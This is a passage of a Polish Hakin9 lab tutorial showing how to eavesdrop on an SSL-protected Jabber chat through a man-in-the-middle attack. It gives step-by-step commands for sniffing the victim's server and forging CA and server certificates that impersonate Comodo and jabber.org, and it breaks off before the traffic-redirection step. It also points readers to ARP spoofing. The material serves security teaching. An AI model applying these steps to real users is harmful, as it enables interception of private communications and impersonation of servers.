

Atak man in the middle na Jabbera

Tutorial jest uzupełnieniem artykułu *Atak man in the middle na szyfrowane połączenie Jabbera* z numeru 5/2004 magazynu [Hakin9](#). Komentarze, uwagi, pytania można umieszczać na naszym [forum](#).

Wymagania: Zakładamy, że opisane ćwiczenia będą wykonywane przy użyciu [Hakin9 Live](#), wersja 2.1. Do wykonania ćwiczenia potrzebne jest połączenie z Internetem (będziemy łączyć się z serwerem *jabber.org*).

Cel: celem tutoriala jest podsłuchanie rozmowy prowadzonej przy użyciu Jabbera (między klientem *Psi* a serwerem *jabber.org*). Jak wiemy, połączenie między klientem a serwerem jest, ze względów bezpieczeństwa, zabezpieczone przez SSL. Dlatego w celu podsłuchania rozmowy musimy przeprowadzić atak *man in the middle*.

Uwaga: w ćwiczeniu przyjmujemy, że mamy dostęp do (zaszyfrowanego) ruchu między klientem (*Psi*) a serwerem (*jabber.org*). Jak pamiętamy, w przykładzie opisanym w artykule wynikało to z faktu, że zajmowaliśmy się przypadkiem administratora, który podsłuchuje rozmowy prowadzone przez użytkowników własnej sieci. Jeśli chcemy podsłuchiwać rozmowy prowadzone przez innych użytkowników naszej sieci lokalnej, a nie mamy dostępu do routera, powinniśmy zainteresować się techniką arp spoofingu (patrz artykuł *Sniffowanie w sieciach z przełącznikami* w numerze 2/2003).

W tutorialu przyjęliśmy pewne założenie upraszczające: zarówno intruz, jak i ofiara działać będą na tym samym komputerze (dzięki temu nie będzie potrzeby uruchamiania dwu komputerów w celu wykonania ćwiczenia). W związku z tym do scenariusza ataku, który przedstawiono w artykule, trzeba wprowadzić pewne modyfikacje. Zmiany te będą wyraźnie zaznaczone w treści tutoriala.

Plan działania

Jak pamiętamy z artykułu, atak *man in the middle* polega na włączeniu się w komunikację między obiema stronami połączenia: klientem (*Psi*) i serwerem (*jabber.org*). W tym celu przed serwerem podajemy się za klienta, a przed klientem – za serwer.

Przygotowania do ataku zaczniemy od zebrania informacji: dowiemy się, z jakim serwerem łączy się klient i obejrzymy certyfikat, którym przedstawia się serwer. Następnie wygenerujemy własny certyfikat, zawierający takie same dane, jak oryginalny certyfikat serwera *jabber.org*. Będzie nam on potrzebny, aby wobec klienta móc przedstawić się jako serwer *jabber.org*.

Kolejnym krokiem będzie przekierowanie połączeń wychodzących na port 5223 serwera *jabber.org* na lokalny port 5223. Uruchomimy też program *socat*, który będzie nasłuchiwał na tym porcie i nadchodzące połączenia SSL przekierowywał do oryginalnego serwera *jabber.org*, po drodze wypisując cały ruch na ekran.

Kiedy wszystko będzie już gotowe, wcielimy się w rolę ofiary, uruchomimy *Psi* i poprowadzimy rozmowę. Jej treść będzie widoczna dla intruza obserwującego terminal, na którym uruchomiony jest *socat*.


Plan:


- zebranie informacji (serwer jabbera, jego certyfikat),
- stworzenie naszego certyfikatu,
- przekierowanie połączeń wychodzących do *jabber.org* na lokalny port 5223,
- uruchomienie na lokalnym porcie 5223 *socat*,
- w roli ofiary: uruchomienie klienta jabbera (*Psi*) i poprowadzenie rozmowy,
- podsłuchiwanie treści rozmowy.

Zbieramy informacje

*Aby dowiedzieć się, z jakiego serwera jabberowego korzysta nasza ofiara, podsłuchamy nawiązywanie przez nią połączenia przy pomocy sniffera *ethereal*.*

[01] Uruchom *ethereal*.



[02] Włącz nasłuchiwanie wybierając z menu *capture* -> *start*, wciskając [Ctrl]+[k] lub wciskając przycisk .

[03] Jako interfejs, na którym chcemy nasłuchiwać, wybierz *pseudo device that captures on all interfaces: any*. Zaznacz też opcje: *update list of packets in real time* i *automatic scrolling in live capture*. Dzięki temu będziesz widział przechwytywane pakiety na bieżąco, w trakcie podsłuchiwania. Wybierz też opcję *enable network name resolution*, spowoduje ona, że adresy IP będą tłumaczone na nazwy domenowe.

Ethereal: Capture Options

Capture

Interface: Pseudo-device that captures on all interfaces

Link-layer header type: Linux cooked-mode capture

☐ Limit each packet to 68 bytes

☒ Capture packets in promiscuous mode

Filter:

Capture file(s)

File:

☐ Use ring buffer Number of files 0

☐ Rotate capture file every 1 second(s)

Display options

☒ Update list of packets in real time

☒ Automatic scrolling in live capture

Capture limits

☐ Stop capture after 1 packet(s) captured

☐ Stop capture after 1 kilobyte(s) captured

☐ Stop capture after 1 second(s)

Name resolution

☒ Enable MAC name resolution


☒ Enable network name resolution

☒ Enable transport name resolution

OK

Cancel

[04] Wciśnij przycisk *OK*. Rozpoczyna się nasłuchiwanie.




Teraz wcielimy się w rolę ofiary, która uruchamia Psi. Program łączy się z serwerem jabber.org, w tym czasie intruz obserwuje przepływające pakiety i sprawdza, z jakiego jabberowego serwera korzysta ofiara.

[05] Wcielając się w rolę ofiary uruchom (z menu) *Psi*. Jeśli pojawi się ostrzeżenie dotyczące certyfikatu, kliknij *kontynuuj* – dość często zdarza się, że *Psi* ma zastrzeżenia do certyfikatu, związane jest to albo z tym, że *Psi* nie zna wystawcy certyfikatu, albo z tym, że certyfikat jest podpisany przez wystawcę (zdarza się to często w przypadku niedużych serwerów). Zaczekaj, aż gwiazdka przy nazwie konta *hakin9live* stanie się żółta. Oznacza to, że połączenie z

serwerem zostało nawiązane. Następnie wyłącz *Psi*.



[06] Znowu jako intruz wróć do *ethereal*. Wciśnij *stop* żeby skończyć nasłuchiwanie i obejrzyj pakiety.



Zauważysz wśród nich pakiety związane z nawiązywaniem połączenia TCP z portem 5223 serwera *jabber.org*. Oznacza to, że z tego właśnie serwera korzysta ofiara.

<capture> - Ethereal

File Edit Capture Display Tools Help

No. .	Time	Source	Destination	Protocol	Info
46	18.709912	10.10.10.113	jabber.org	TCP	1026 > 5223 [SYN] Seq=117459
47	18.715863	jabber.org	10.10.10.113	TCP	5223 > 1026 [SYN, ACK] Seq=3
48	18.716862	10.10.10.113	jabber.org	TCP	1026 > 5223 [ACK] Seq=117459

▶ Frame 46 (76 bytes on wire, 76 bytes captured)
 ▶ Linux cooked capture
 ▶ Internet Protocol, Src Addr: 10.10.10.113 (10.10.10.113), Dst Addr: jabber.org (208.245.212.67)
 ▶ Transmission Control Protocol, Src Port: 1026 (1026), Dst Port: 5223 (5223), Seq: 1174591668, Ack: 0, Len: 0

```

0000  00 04 00 01 00 06 00 0c 29 89 da bf 00 00 08 00  .....).Ú¿....
0010  45 00 00 3c 1e 27 40 00 40 06 62 e1 0a 0a 0a 71  E..<.'@. @.bá...q
0020  d0 f5 d4 43 04 02 14 67 46 02 d8 b4 00 00 00 00  ĐăÖC...g F.Ø'....
0030  a0 02 16 d0 79 cb 00 00 02 04 05 b4 04 02 08 0a  ..ĐyĚ... '....
0040  00 04 00 01 00 06 00 0c 29 89 da bf 00 00 08 00  .....).Ú¿....
  
```

Filter: Clear Apply

Wyłącz *ethereal*.


[07] Spróbuj pingnąć *jabber.org*:
 \$ ping jabber.org

```
haking@live:/ramdisk/home/haking
[haking@live haking]$ ping jabber.org
PING jabber.org (208.245.212.67) 56(84) bytes of data.
64 bytes from zeus.jabber.org (208.245.212.67): icmp_seq=0 ttl=53 time=260 ms
64 bytes from zeus.jabber.org (208.245.212.67): icmp_seq=1 ttl=53 time=318 ms
64 bytes from zeus.jabber.org (208.245.212.67): icmp_seq=2 ttl=53 time=170 ms

--- jabber.org ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 170.271/249.975/318.987/61.181 ms, pipe 2
[haking@live haking]$
```



Dobrze, serwer odpowiada. Przy okazji zapisz sobie jego IP: 208.245.212.67.

[08] Przy pomocy *Psi* obejrzyj certyfikat, którego używa *jabber.org*. W tym celu uruchom *Psi*. Jeśli pojawi się ostrzeżenie dotyczące certyfikatu, kliknij *details*.



[09] Spisz z certyfikatu następujące dane:

- subject details:
 - organization
 - organizational unit
 - locality
 - state
 - country
 - common name
- issuer details
 - organization
 - organizational unit
 - country
 - common name




Kliknij *close*, żeby zamknąć okno z informacjami o certyfikacie. Wyłącz *Psi*.

Preparujemy nasz certyfikat

Teraz, po zebraniu potrzebnych danych, możemy przystąpić do przygotowywania certyfikatu. Potrzebny on nam będzie, aby przedstawiać się jako serwer jabber.org.

[10] Zacznij od znalezienia narzędzia *CA.pl*:

```
$ locate CA.pl
```

A screenshot of a terminal window with a dark background. The title bar at the top reads 'haking@live:/ramdisk/home/haking'. The terminal shows the command '[haking@live haking]\$ locate CA.pl' and its output: '/usr/share/man/man1/CA.pl.1ssl.gz', '/usr/share/man/fr/man1/CA.pl.1.gz', and '/usr/share/ssl/misc/CA.pl'. The prompt returns to '[haking@live haking]\$'.

Jak widać plik *CA.pl* znaleziony został pod ścieżką */usr/share/ssl/misc/CA.pl*.

[11] Stwórz certyfikat instytucji certyfikującej. W tym celu wydaj polecenie:

```
$ /usr/share/ssl/misc/CA.pl -newca
```

Następnie podaj odpowiednie dane – te same, które spisałeś z oryginalnego certyfikatu *jabber.org*:

- w odpowiedzi na pytanie o nazwę pliku z certyfikatem kliknij [Enter],
- w odpowiedzi na pytanie o *passphrase* podaj słowo *haking* (hasło to musisz, dla potwierdzenia, podać dwa razy),
- jako *country code* podaj *GB*,
- w odpowiedzi na pytanie o *state* podaj spację,
- w odpowiedzi na pytanie o *locality* podaj spację,
- jako *organization name* podaj *Comodo Limited*,
- jako *organizational unit name* podaj *(c)Comodo Limited*,
- jako *common name* podaj *Comodo Class 3 Security Services CA*,
- w odpowiedzi na pytanie o adres email kliknij [Enter].

W wyniku wykonania tego polecenia utworzony zostanie katalog *./demoCA* zawierający między innymi plik *cacert.pem* (certyfikat naszej instytucji certyfikującej) i *cakey.pem* (klucz prywatny tego certyfikatu). Obejrzyj te dwa pliki.

```
mc - /ramdisk/home/haking/demoCA/private
File: cakey.pem Col 0 963 bytes 100%
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,5193E76128D19440

XMTtiTcMtIyQfn38xVT5Ght6Wal.7pydezu3xluNdU8Q0cH3w3R2QCmnGcSc0A2Qc
oZLILio7QHv13X8xVR4uaRnjaQ13L1/YURWwAmjeRUyOLXbiWvdNRIS2RkdWjph1
GDRtIpOjre50CW2dr11TkTgTgk33HTuqhN2YQ0t3nQTVdBFVWkun7D6vG0Nud0qI
nNsDXUqkW0VRUbdQsAxUe0g9AeiEHISqSg2K7DuPAQsfXgKe0U0S0y1B9QdIr03J
N8iA8sb42ugWHhpypDVWFDMCARvtqQ0zGqAaTZsymKfMWS0n4JwnegmNiS3WMQ
61BbeXExmrCB8ySdMykZofpJtmgUJfJnhV77jLIUIL+o6Yo3E20TGZL2E4QxAIDf
RSTfIQfILvmHvFy10fWS0yFfmpqEkGdJRYh+k5QWL/Fg/joDou15qaBXGS5YL+Cw
nGV/0Uy0bQnIszxmo8M5N1nxb+IJ/ITJs80oa2mIQ0YP7g6emcQ0dAIubv3fEYao
ss/45EvWLMNMi6kN18BNmgV4A5VGQYfQB/WFXleeDunCLzMe33fw8WdKv3wxCrZI
Q76uDI5NP1HIqqSNhPTj76N1960FeJHUz6eB4Tnc3xQZuT8pbRRV4GTQpnyI3rMu
|ta94xvHDAFwQ10ZYuwRmMjqEQESzN3yKdr iit6wq0rN1ib3XSQzUgxeL/54BS6X
+4V8ce5xb1JY0bVC2Kys1VbmYduvgocTmiim43ShD9LkBtrhT0HJ1+2ADNRB2pfP
A9W8/0pcrKDPzaa020jfhLYd+SkoCb1AwLaFtHxqv6gw5UAnJdyI9A==
-----END RSA PRIVATE KEY-----

1Help 2UnWrap 3Quit 4Hex 5Line 6Rxsrch 7Search 8Raw 9Unform 10Quit
```

[12] Po stworzeniu certyfikatu instytucji certyfikującej możesz wygenerować certyfikat serwera. W tym celu wydaj polecenie:

```
$ /usr/share/ssl/misc/CA.pl -newreq
```

Po uruchomieniu skryptu podaj odpowiednie dane (te, które spisałeś z oryginalnego certyfikatu *jabber.org*):

- jako hasło podaj słowo *haking* (dla potwierdzenia musisz podać je dwa razy),
- jako *country code* podaj *US*,
- jako *state* podaj *CO*,
- jako *locality* podaj *Denver*,
- jako *organization* podaj *Jabber Software Foundation*,
- jako *organizational unit name* podaj *QualitySSL \$50 Warranty*,
- jako *common name* podaj *jabber.org*,
- w odpowiedzi na pytanie o adres emailowy kliknij [Enter],
- w odpowiedzi na pytanie o opcjonalne atrybuty dwa razy kliknij [Enter].

[13] Zostało nam już tylko podpisanie wygenerowanego certyfikatu. W tym celu wydaj polecenie:

```
$ /usr/share/ssl/misc/CA.pl -sign
```

Podajemy hasło do klucza prywatnego instytucji certyfikującej (*haking*) potwierdź, że chcesz podpisać certyfikat (y), w odpowiedzi na pytanie *1 out of 1 certificate requests certified, commit?* odpowiedz y.

```
haking@live:/ramdisk/home/haking
Not Before: Sep  7 17:30:36 2004 GMT
Not After : Sep  7 17:30:36 2005 GMT
Subject:
  countryName           = US
  stateOrProvinceName   = CO
  localityName          = Denver
  organizationName       = Jabber Software Foundation
  organizationalUnitName = QualitySSL $50 Warranty
  commonName             = jabber.org
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:FALSE
  Netscape Comment:
    OpenSSL Generated Certificate
  X509v3 Subject Key Identifier:
    42:0A:33:9F:8A:F6:1E:0A:0E:84:F4:15:DC:84:B5:2C:6F:29:38:61
  X509v3 Authority Key Identifier:
    keyid:E5:13:0C:FD:88:27:EC:DA:59:E0:2A:28:E0:A3:F9:6F:49:C8:3D:04
  DirName:/C=GB/ST= /L= /O=Comodo Limited/OU=(c)Comodo Limited/CN=Como
do Class 3 Security Services CA/emailAddress=
  serial:00

Certificate is to be certified until Sep  7 17:30:36 2005 GMT (365 days)
Sign the certificate? [y/n]:
```

W efekcie otrzymujemy podpisany cyfrowo certyfikat `./newcert.pem` oraz jego klucz prywatny `./newreq.pem`. Obejrzyj je.

Przekierowujemy połączenia wychodzące do jabber.org na lokalny port 5223

[14] W celu przekierowania połączenia wychodzące do *jabber.org* na lokalny port 5223 wydaj (jako *root*) polecenie:

